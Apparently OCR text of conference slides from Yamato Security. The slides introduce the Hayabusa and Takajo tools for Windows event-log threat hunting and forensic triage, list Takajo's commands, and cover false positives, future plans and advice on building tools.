
Threat Hunting with Velociraptor

- Push out Velociraptor agent to your endpoints via GPO, SCCM, Intune, etc...
- Run the Hayabusa plugin
- Analyze the events sent back to Velociraptor
- or further export those events into the SIEM of your choice
- Retroactively creates a SIEM for you!

Hayabusa Live Response Edition

- In the releases page, use the Windows package with "live-response" in the filename.
- https://github.com/Yamato-Security/hayabusa/releases
- To minimize impact and not cause FPs, only 3 files:
  - Hayabusa binary
  - Encoded rules file
  - Encoded config file

Automate the "Funnel of Fidelity"



https://posts.specterops.io/introducing-the-funnel-of-fidelity-b1bb59b04036

TH vs Real-time monitoring

- Threat Hunting with Hayabusa should complement your real-time AV/EDR, not replace it.
- If an attacker bypasses your EDR and you are not doing retroactive threat hunting on past logs, you may never know about it.
- By periodically scanning with Hayabusa and updated Sigma rules, you can detect previously unknown threats
- Much easier than manual hypothesis-driven TH!

Tool Limitations

- All tools have limitations so know your tools and what they do in the background.
- Now Hayabusa is meant for fast forensics, triage, etc... not for 100% thorough analysis.
- However, one day we will probably support extracting out all events as well.
- If you want us to add more events in the meantime, just create an issue on GitHub.

False Positives

- You will get false positives!
- This is by design: rules need to be generic enough to catch new tools and techniques.
- Bypassing a few specific sigma rules is not hard... but bypassing thousands of generic rules is!
- A DFIR professional will need to confirm the results!

- And much more...
- Pivot keywords extraction
- Keyword/Regex searching
- Computer and EID metrics
- Level tuning
- Logon summaries
- Extracting Base64 strings
- etc...
- Check out the readme for more info!

- Download the new 3.2.0 "Vegemite Release" from our Github page:
- https://github.com/Yamato-Security/hayabusa

鷹匠

Takajō

Takajo

- Takajo: “Falconer”
- Post-analysis of Hayabusa results
- Language: Nim
- Memory safe, fast, multi-platform just like Rust but…
- Extremely easy to code!

Takajo Commands

- List commands:
  - `list-domains`: extract out all domain names
  - `list-hashes`: extract out process hashes
  - `list-ip-addresses`: extract out all IP addresses
- VirusTotal Commands:
  - `vt-domain-lookup`, `vt-hash-lookup`, `vt-ip-lookup`:
    lookup domains, IP addresses and hashes on VirusTotal

- *Stack commands:*
  - **stack-cmdlines: stack executed command lines**
  - **stack-computers: stack hostnames**
  - **stack-dns: stack DNS queries and responses**
  - **stack-ip-addresses: stack IP addresses**
  - **stack-logons: stack logon events**
  - **stack-processes: stack executed processes**
  - **stack-services: stack services**
  - **stack-tasks: stack new scheduled tasks and parse out XML task content**
  - **stack-users: stack src/tgt users**

- *Extract commands:*
  - `extract-credentials`: **extract plaintext credentials from the command-line auditing**
  - `extract-scriptblocks`: **extract and reassemble PowerShell EID 4104 script block logs**
- *TTP commands:*
  - `ttp-summary`: **summarize tactics and techniques found in each computer**
  - `ttp-visualize`: **visualize TTPs in MITRE ATT&CK Navigator**

- *Timeline commands*:
  - `timeline-logon`: **create a CSV timeline of logon events based on 4624, 4625, 4634, 4647, 4648, 4672 events**
  - `timeline-partition-diagnostic`: **create a CSV timeline of USB device usage**
  - `timeline-suspicious-processes`: **create a CSV timeline of suspicious processes**
  - `timeline-tasks`: **create a CSV timeline of scheduled tasks based on multiple events and XML parsed data**

- *Metrics commands*:
  - `metrics-computers`: **Summary of computer information (Last startup time, Up time, Timezone, OS information, Number of events, etc…)**
  - `metrics-users`: **Summary of all the users who have logged on to each computer.**

“That’s too many commands!!!”

Don't worry!

We have one command to rule them all

"automagic"

Check it out:

https://github.com/Yamato-Security/takajo

Also a new "Vegemite Release" 2.9.0 for Takajo as well!

未来へ～
Future Plans

Future Plans

- Scanning cloud logs (AWS, Azure, etc…)
- Triage of alerts by AI
- Much much more!
- Updates announced at @SecurityYamato

Contributing/Support

- Rust/Nim development
- Submit new rules to the Sigma repo
- Feedback on anything
- Creating cloud logs to test
- Buy us the highest-spec Mac Studio? 😉
- Many things to do, just ask if you want to help
- Tweets, blog write-ups, GitHub stars, etc...
  to show your support!

General Advice

General Advice

- Creating and maintaining tools is hard work but well worth it so I recommend it!
- Pick a topic that you hate!
- If you can automate that, you will not only help yourself but others as well.

General Advice

- The Lost Art of Careful Craftsmanship: Lessons from My Uncle's Workshop by Florian Roth https://cyb3rops.medium.com/the-lost-art-of-careful-craftsmanship-lessons-from-my-uncles-workshop-54ae2b7462ac
- Cultivate the "craftsmanship" mentality!
  => "Do everything with care and attention to details. In the long run, that's what will set you apart."

- Give these tools a try and make your DFIR life easier and faster.
- Let us know what you think~
- Cheers mates!